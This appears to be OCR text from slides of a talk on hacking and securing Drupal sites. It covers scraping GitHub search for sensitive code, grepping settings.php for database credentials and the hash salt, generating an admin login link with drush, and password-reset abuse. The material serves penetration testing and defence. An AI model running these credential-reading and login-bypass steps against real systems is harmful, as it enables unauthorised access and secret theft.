
use the source, Luke!

GitHub queries



GitHub scraping

- http://blog.conviso.com.br/2013/06/github-hacking-for-fun-and-sensitive.html



GitHub scraping

- Scrape an internal GitHub deployment…

```
# request
#  "https://www.github.com/search?l=&p=$num&q=$busca&ref=advsearch&type=Code";
  $url=URI->new('https://your.company.com/search?l=');
  $url->query_form('p'=>$num,'q'=>$git_search,'ref'=>'advsearch','type'=>'Code');
  $request=LWP::UserAgent->new;
  my $response=$request->get($url,@config);
#  $res=$response->content;
  $res=$response->decoded_content(charset => 'utf8');
```

./sites/default/settings.php

- Drupal 6
  - MySQL Connection String:

```
root@ubuntu:/var/www/d6# cat sites/default/settings.php | grep db_url
 * Note that the $db_url variable gets parsed using PHP's built-in
 * $db_url parts, you can escape them via URI hex encodings:
 * of $db_url variables with the 'default' element used until otherwise
 *    $db_url = 'mysql://username:password@localhost/databasename';
 *    $db_url = 'mysqli://username:password@localhost/databasename';
 *    $db_url = 'pgsql://username:password@localhost/databasename';
$db_url = 'mysqli://drupal6:          @localhost/drupal6';
root@ubuntu:/var/www/d6#
```

./sites/default/settings.php


- Drupal 7
  - MySQL Credentials

```
root@ubuntu:/var/www/d7# cat sites/default/settings.php | grep "$databases = array (" -A 14 | grep -v "*"
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal7',
      'username' => 'drupal7',
      'password' => '[redacted]',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
root@ubuntu:/var/www/d7#
```

  - Drupal Hash Salt

```
root@ubuntu:/var/www/d7# cat sites/default/settings.php | grep "hash_salt" | grep -v "*"
$drupal_hash_salt = 'XrvvtqQcsx6Q37hDTViVWi0HqFVROaxDd3LmmjnMrmA';
root@ubuntu:/var/www/d7#
```

remediation



resources

- Static analysis is outside of the scope of this talk…
- For more information on the inner-workings of Drupal security, please visit the following resources:
- https://drupal.org/security
- http://crackingdrupal.com/
- http://drupalscout.com/
- http://www.madirish.net/

Dynamic Analysis

Hacking and Securing Live Drupal Applications

LogRhythm

necessary access


- Appropriate access for testing:
  - Administrative account
  - ‘Basic user’ account
  - Content manager/creator account
  - Other applicable accounts

necessary access


- Already have server access?
- Drush available?
- Create a one-time link to log in as an admin…
- $ cd [drupal directory]
  $ drush uli

```
root@ubuntu:/# cd /var/www/d7/
root@ubuntu:/var/www/d7# drush uli
http://default/?q=user/reset/1/1387092338/WzHOVuXLcLNWmaZapLyieWSJfWnockG1s3IYBxG
EoFQ
root@ubuntu:/var/www/d7#
```


necessary access




Authentication



forgot password abuse




forgot password abuse

